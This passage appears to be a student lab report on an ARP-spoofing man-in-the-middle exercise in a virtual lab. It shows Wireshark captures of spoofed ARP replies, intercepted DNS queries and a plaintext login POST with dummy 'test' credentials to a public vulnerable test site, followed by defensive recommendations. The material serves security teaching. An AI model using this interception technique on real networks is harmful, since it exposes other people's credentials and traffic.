▸ Frame 399: Packet, 740 bytes on wire (5920 bits), 740 bytes captured (5920 bits) on interface eth0, id
▸ Ethernet II, Src: VMware_ae:8b:21 (00:0c:29:ae:8b:21), Dst: VMware_24:01:6b (00:0c:29:24:01:6b)
▸ Internet Protocol Version 4, Src: 192.168.159.136, Dst: 44.228.249.3
▸ Transmission Control Protocol, Src Port: 49798, Dst Port: 80, Seq: 998, Ack: 5360, Len: 686
▸ Hypertext Transfer Protocol
▾ HTML Form URL Encoded: application/x-www-form-urlencoded
  ▸ Form item: "uname" = "test"
  ▸ Form item: "pass" = "test"
```

```
0000  00 0c 29 24 01 6b 00 0c  29 ae 8b 21 08 00 45 00   ··)$·k·· )··!··E·
0010  02 d6 d3 dd 40 00 80 06  9e 2b c0 a8 9f 88 2c e4   ····@··· ·+····,·
0020  f9 03 c2 86 00 50 c9 62  20 53 01 4b 61 90 50 18   ·····P·b  S·Ka·P·
0030  fa f0 36 d1 00 00 50 4f  53 54 20 2f 75 73 65 72   ··6···PO ST /user
0040  69 6e 66 6f 2e 70 68 70  20 48 54 54 50 2f 31 2e   info.php  HTTP/1.
0050  31 0d 0a 48 6f 73 74 3a  20 74 65 73 74 70 68 70   1··Host:  testphp
0060  2e 76 75 6c 6e 77 65 62  2e 63 6f 6d 0d 0a 43 6f   .vulnweb .com··Co
0070  6e 6e 65 63 74 69 6f 6e  3a 20 6b 65 65 70 2d 61   nnection : keep-a
0080  6c 69 76 65 0d 0a 43 6f  6e 74 65 6e 74 2d 4c 65   live··Co ntent-Le
0090  6e 67 74 68 3a 20 32 30  0d 0a 43 61 63 68 65 2d   ngth: 20 ··Cache-
00a0  43 6f 6e 74 72 6f 6c 3a  20 6d 61 78 2d 61 67 65   Control:  max-age
00b0  3d 30 0d 0a 4f 72 69 67  69 6e 3a 20 68 74 74 70   =0··Orig in: http
00c0  3a 2f 2f 74 65 73 74 70  68 70 2e 76 75 6c 6e 77   ://testp hp.vulnw
00d0  65 62 2e 63 6f 6d 0d 0a  43 6f 6e 74 65 6e 74 2d   eb.com·· Content-
00e0  54 79 70 65 3a 20 61 70  70 6c 69 63 61 74 69 6f   Type: ap plicatio
00f0  6e 2f 78 2d 77 77 77 2d  66 6f 72 6d 2d 75 72 6c   n/x-www- form-url
0100  65 6e 63 6f 64 65 64 0d  0a 55 70 67 72 61 64 65   encoded· ·Upgrade
0110  2d 49 6e 73 65 63 75 72  65 2d 52 65 71 75 65 73   -Insecur e-Reques
0120  74 73 3a 20 31 0d 0a 55  73 65 72 2d 41 67 65 6e   ts: 1··U ser-Agen
0130  74 3a 20 4d 6f 7a 69 6c  6c 61 2f 35 2e 30 20 28   t: Mozil la/5.0 (
0140  57 69 6e 64 6f 77 73 20  4e 54 20 31 30 2e 30 3b   Windows  NT 10.0;
```

Hypertext Transfer Protocol: Protocol | Packets: 594 · Displayed: 6 (1.0%) · Dropped: 0 (0.0%) | Profile: Default

Result

Spoofed ARP replies were observed in Wireshark, demonstrating ARP poisoning attempts. Due to NAT environment, full redirection was partially limited, but ARP traffic manipulation was successfully demonstrated.

Task 3 – Traffic Analysis Using Wireshark

1. Objective

To analyze intercepted network traffic during MitM attack.

2. Procedure

Start Wireshark:

sudo wireshark

Interface selected:

eth0


3. Filters Used

Purpose	Filter
ARP Analysis	arp
HTTP Traffic	http
DNS Queries	dns
NTLM Authentication	ntlm
Encrypted Traffic	tls

Key Findings

ARP Traffic

- Continuous ARP reply packets observed
- Gateway IP mapping activity visible


*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

arp

```
No.     Time         Source             Destination        Protocol Length Info
     13 20.030992404 VMware_24:01:6b    VMware_ae:8b:21    ARP          42 192.168.159.2 is at 00:0c:29:24:01:6b
     14 20.032241463 VMware_24:01:6b    VMware_e4:77:8e    ARP          42 192.168.159.136 is at 00:0c:29:24:01:6b (duplicate use of 192.168.159.2 detected!)
     33 20.631690805 VMware_24:01:6b    VMware_ae:8b:21    ARP          42 Who has 192.168.159.136? Tell 192.168.159.132
     34 20.631937348 VMware_24:01:6b    VMware_e4:77:8e    ARP          42 Who has 192.168.159.2? Tell 192.168.159.132
     38 20.633275511 VMware_e4:77:8e    VMware_24:01:6b    ARP          60 192.168.159.2 is at 00:50:56:e4:77:8e
     39 20.633275596 VMware_ae:8b:21    VMware_24:01:6b    ARP          60 192.168.159.136 is at 00:0c:29:ae:8b:21
    209 30.042890439 VMware_24:01:6b    VMware_ae:8b:21    ARP          42 192.168.159.2 is at 00:0c:29:24:01:6b
    210 30.043673604 VMware_24:01:6b    VMware_e4:77:8e    ARP          42 192.168.159.136 is at 00:0c:29:24:01:6b (duplicate use of 192.168.159.2 detected!)
    365 40.054369162 VMware_24:01:6b    VMware_ae:8b:21    ARP          42 192.168.159.2 is at 00:0c:29:24:01:6b
    366 40.054578794 VMware_24:01:6b    VMware_e4:77:8e    ARP          42 192.168.159.136 is at 00:0c:29:24:01:6b (duplicate use of 192.168.159.2 detected!)
    381 48.791762611 VMware_24:01:6b    VMware_ae:8b:21    ARP          42 Who has 192.168.159.136? Tell 192.168.159.132
    382 48.791984927 VMware_24:01:6b    VMware_e4:77:8e    ARP          42 Who has 192.168.159.2? Tell 192.168.159.132
    383 48.793059869 VMware_e4:77:8e    VMware_24:01:6b    ARP          60 192.168.159.2 is at 00:50:56:e4:77:8e
    384 48.793061129 VMware_ae:8b:21    VMware_24:01:6b    ARP          60 192.168.159.136 is at 00:0c:29:ae:8b:21
•   385 50.066088385 VMware_24:01:6b    VMware_ae:8b:21    ARP          42 192.168.159.2 is at 00:0c:29:24:01:6b
    386 50.066242683 VMware_24:01:6b    VMware_e4:77:8e    ARP          42 192.168.159.136 is at 00:0c:29:24:01:6b (duplicate use of 192.168.159.2 detected!)
    583 60.080158611 VMware_24:01:6b    VMware_ae:8b:21    ARP          42 192.168.159.2 is at 00:0c:29:24:01:6b
    584 60.080955717 VMware_24:01:6b    VMware_e4:77:8e    ARP          42 192.168.159.136 is at 00:0c:29:24:01:6b (duplicate use of 192.168.159.2 detected!)
    593 70.091761183 VMware_24:01:6b    VMware_ae:8b:21    ARP          42 192.168.159.2 is at 00:0c:29:24:01:6b
```


```
› Frame 386: Packet, 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface eth0, id 0
› Ethernet II, Src: VMware_24:01:6b (00:0c:29:24:01:6b), Dst: VMware_e4:77:8e (00:50:56:e4:77:8e)
› Address Resolution Protocol (reply)
› [Duplicate IP address detected for 192.168.159.136 (00:0c:29:24:01:6b) - also in use by 00:0c:29:ae:8b:
› [Duplicate IP address detected for 192.168.159.2 (00:50:56:e4:77:8e) - also in use by 00:0c:29:24:01:6b
```

```
0000  00 50 56 e4 77 8e 00 0c  29 24 01 6b 08 06 00 01   ·PV·w···  )$·k····
0010  08 00 06 04 00 02 00 0c  29 24 01 6b c0 a8 9f 88   ········  )$·k····
0020  00 50 56 e4 77 8e c0 a8  9f 02                     ·PV·w···  ··
```

DNS Queries

Victim DNS lookups intercepted
Example:

Standard query A google.com




```
No.  Time           Source            Destination       Protocol  Length Info
  49 29.731867860   192.168.159.136   192.168.159.2     DNS        86 Standard query 0x4acb A checkappexec.microsoft.com
  50 29.737214014   192.168.159.136   192.168.159.2     DNS        86 Standard query 0x4acb A checkappexec.microsoft.com
  51 29.875057412   192.168.159.136   192.168.159.2     DNS        86 Standard query 0x4acb A checkappexec.microsoft.com
  52 29.880183596   192.168.159.136   192.168.159.2     DNS        86 Standard query 0x4acb A checkappexec.microsoft.com
  53 29.895632566   192.168.159.2     192.168.159.136   DNS       212 Standard query response 0x4acb A checkappexec.microsoft.com CNAME prod-atm-wds-apprep.trafficmanager.net CNAME prod-agic-sa-…
  54 29.896117412   192.168.159.2     192.168.159.136   DNS       212 Standard query response 0x4acb A checkappexec.microsoft.com CNAME prod-atm-wds-apprep.trafficmanager.net CNAME prod-agic-sa-…
  57 29.943834491   192.168.159.2     192.168.159.136   DNS       208 Standard query response 0x4acb A checkappexec.microsoft.com CNAME prod-atm-wds-apprep.trafficmanager.net CNAME prod-agic-jw-…
  58 29.944212976   192.168.159.2     192.168.159.136   DNS       208 Standard query response 0x4acb A checkappexec.microsoft.com CNAME prod-atm-wds-apprep.trafficmanager.net CNAME prod-agic-jw-…
 131 32.093363400   192.168.159.136   192.168.159.2     DNS        71 Standard query 0x3bf7 HTTPS ntp.msn.com
 132 32.095759927   192.168.159.136   192.168.159.2     DNS        71 Standard query 0x4424 A ntp.msn.com
 133 32.096184161   192.168.159.136   192.168.159.2     DNS        71 Standard query 0x3bf7 HTTPS ntp.msn.com
 134 32.096501602   192.168.159.136   192.168.159.2     DNS        71 Standard query 0x4424 A ntp.msn.com
 135 32.150849111   192.168.159.136   192.168.159.2     DNS        76 Standard query 0x8906 A wpad.localdomain
 136 32.152157042   192.168.159.136   192.168.159.2     DNS        76 Standard query 0x8906 A wpad.localdomain
 137 32.211316302   192.168.159.2     192.168.159.136   DNS       265 Standard query response 0x3bf7 HTTPS ntp.msn.com CNAME ntp-msn-com-world-atm-default.trafficmanager.net CNAME ntp.msn.com-io…
 138 32.215327699   192.168.159.2     192.168.159.136   DNS       236 Standard query response 0x4424 A ntp.msn.com CNAME ntp-msn-com-world-atm-default.trafficmanager.net CNAME ntp.msn.com-ion.ed…
 139 32.216160084   192.168.159.2     192.168.159.136   DNS       265 Standard query response 0x3bf7 HTTPS ntp.msn.com CNAME ntp-msn-com-world-atm-default.trafficmanager.net CNAME ntp.msn.com-io…
 140 32.216546356   192.168.159.2     192.168.159.136   DNS       236 Standard query response 0x4424 A ntp.msn.com CNAME ntp-msn-com-world-atm-default.trafficmanager.net CNAME ntp.msn.com-ion.ed…
 181 33.159474686   192.168.159.136   192.168.159.2     DNS        76 Standard query 0x8906 A wpad.localdomain
 182 33.160317404   192.168.159.136   192.168.159.2     DNS        76 Standard query 0x8906 A wpad.localdomain
```

```
▸ Frame 49: Packet, 86 bytes on wire (688 bits), 86 bytes captured (688 bits) on interface eth0, id 0
▸ Ethernet II, Src: VMware_ae:8b:21 (00:0c:29:ae:8b:21), Dst: VMware_24:01:6b (00:0c:29:24:01:6b)
▸ Internet Protocol Version 4, Src: 192.168.159.136, Dst: 192.168.159.2
▸ User Datagram Protocol, Src Port: 61818, Dst Port: 53
▸ Domain Name System (query)
```

```
0000  00 0c 29 24 01 6b 00 0c  29 ae 8b 21 08 00 45 00   ··)$·k·· )··!··E·
0010  00 48 03 25 00 00 80 11  77 a4 c0 a8 9f 88 c0 a8   ·H·%···· w·······
0020  9f 02 f1 7a 00 35 00 34  88 8a 4a cb 01 00 00 01   ···z·5·4 ··J·····
0030  00 00 00 00 00 00 0c 63  68 65 63 6b 61 70 70 65   ·······c heckappe
0040  78 65 63 09 6d 69 63 72  6f 73 6f 66 74 03 63 6f   xec·micr osoft·co
0050  6d 00 00 01 00 01                                  m·····
```

HTTP Traffic

- Plaintext GET requests captured
- Host header visible



http

```
No.   Time          Source           Destination      Protocol Length Info
  194 29.315058623  192.168.159.136  44.228.249.3     HTTP      529 GET / HTTP/1.1
  204 29.628716110  44.228.249.3     192.168.159.136  HTTP     1180 HTTP/1.1 200 OK  (text/html)
  289 33.110385265  192.168.159.136  44.228.249.3     HTTP      576 GET /login.php HTTP/1.1
  336 33.481653374  44.228.249.3     192.168.159.136  HTTP     1367 HTTP/1.1 200 OK  (text/html)
  399 50.301895297  192.168.159.136  44.228.249.3     HTTP      740 POST /userinfo.php HTTP/1.1  (application/x-www-form-urlencoded)
  440 50.625687203  44.228.249.3     192.168.159.136  HTTP     1509 HTTP/1.1 200 OK  (text/html)
```

```
▸ Frame 399: Packet, 740 bytes on wire (5920 bits), 740 bytes captured (5920 bits) on interface eth0, id
▸ Ethernet II, Src: VMware_ae:8b:21 (00:0c:29:ae:8b:21), Dst: VMware_24:01:6b (00:0c:29:24:01:6b)
▸ Internet Protocol Version 4, Src: 192.168.159.136, Dst: 44.228.249.3
▸ Transmission Control Protocol, Src Port: 49798, Dst Port: 80, Seq: 998, Ack: 5360, Len: 686
▸ Hypertext Transfer Protocol
▾ HTML Form URL Encoded: application/x-www-form-urlencoded
  ▸ Form item: "uname" = "test"
  ▸ Form item: "pass" = "test"
```

```
0000  00 0c 29 24 01 6b 00 0c  29 ae 8b 21 08 00 45 00   ··)$·k·· )··!··E·
0010  02 d6 d3 dd 40 00 80 06  9e 2b c0 a8 9f 88 2c e4   ····@··· ·+····,·
0020  f9 03 c2 86 00 50 c9 62  20 53 01 4b 61 90 50 18   ·····P·b  S·Ka·P·
0030  fa f0 36 d1 00 00 50 4f  53 54 20 2f 75 73 65 72   ··6···PO ST /user
0040  69 6e 66 6f 2e 70 68 70  20 48 54 54 50 2f 31 2e   info.php  HTTP/1.
0050  31 0d 0a 48 6f 73 74 3a  20 74 65 73 74 70 68 70   1··Host:  testphp
0060  2e 76 75 6c 6e 77 65 62  2e 63 6f 6d 0d 0a 43 6f   .vulnweb .com··Co
0070  6e 6e 65 63 74 69 6f 6e  3a 20 6b 65 65 70 2d 61   nnection : keep-a
0080  6c 69 76 65 0d 0a 43 6f  6e 74 65 6e 74 2d 4c 65   live··Co ntent-Le
0090  6e 67 74 68 3a 20 32 30  0d 0a 43 61 63 68 65 2d   ngth: 20 ··Cache-
00a0  43 6f 6e 74 72 6f 6c 3a  20 6d 61 78 2d 61 67 65   Control:  max-age
00b0  3d 30 0d 0a 4f 72 69 67  69 6e 3a 20 68 74 74 70   =0··Orig in: http
00c0  3a 2f 2f 74 65 73 74 70  68 70 2e 76 75 6c 6e 77   ://testp hp.vulnw
00d0  65 62 2e 63 6f 6d 0d 0a  43 6f 6e 74 65 6e 74 2d   eb.com·· Content-
00e0  54 79 70 65 3a 20 61 70  70 6c 69 63 61 74 69 6f   Type: ap plicatio
00f0  6e 2f 78 2d 77 77 77 2d  66 6f 72 6d 2d 75 72 6c   n/x-www- form-url
0100  65 6e 63 6f 64 65 64 0d  0a 55 70 67 72 61 64 65   encoded· ·Upgrade
0110  2d 49 6e 73 65 63 75 72  65 2d 52 65 71 75 65 73   -Insecur e-Reques
0120  74 73 3a 20 31 0d 0a 55  73 65 72 2d 41 67 65 6e   ts: 1··U ser-Agen
0130  74 3a 20 4d 6f 7a 69 6c  6c 61 2f 35 2e 30 20 28   t: Mozil la/5.0 (
0140  57 69 6e 64 6f 77 73 20  4e 54 20 31 30 2e 30 3b   Windows  NT 10.0;
```

Hypertext Transfer Protocol: Protocol

Packets: 594 · Displayed: 6 (1.0%) · Dropped: 0 (0.0%)

Profile: Default

Analysis

- ARP protocol lacks authentication, enabling spoofing.
- HTTP traffic is visible in plaintext.
- HTTPS encrypts traffic, preventing credential exposure.

Security Recommendations

1. Enable SMB signing.
2. Use HTTPS for all web services.
3. Enable Dynamic ARP Inspection.
4. Use IDS/IPS for anomaly detection.
5. Implement network segmentation

Man-in-the-Middle Attack Using ARP Spoofing with Ettercap

Man-in-the-Middle (MitM) using Ettercap involves ARP spoofing to poison the victim’s and gateway’s ARP tables, positioning the attacker between them. The attacker forwards packets while capturing sensitive data like credentials or session cookies. This allows monitoring, modifying, or redirecting traffic without the victim’s knowledge on a local network.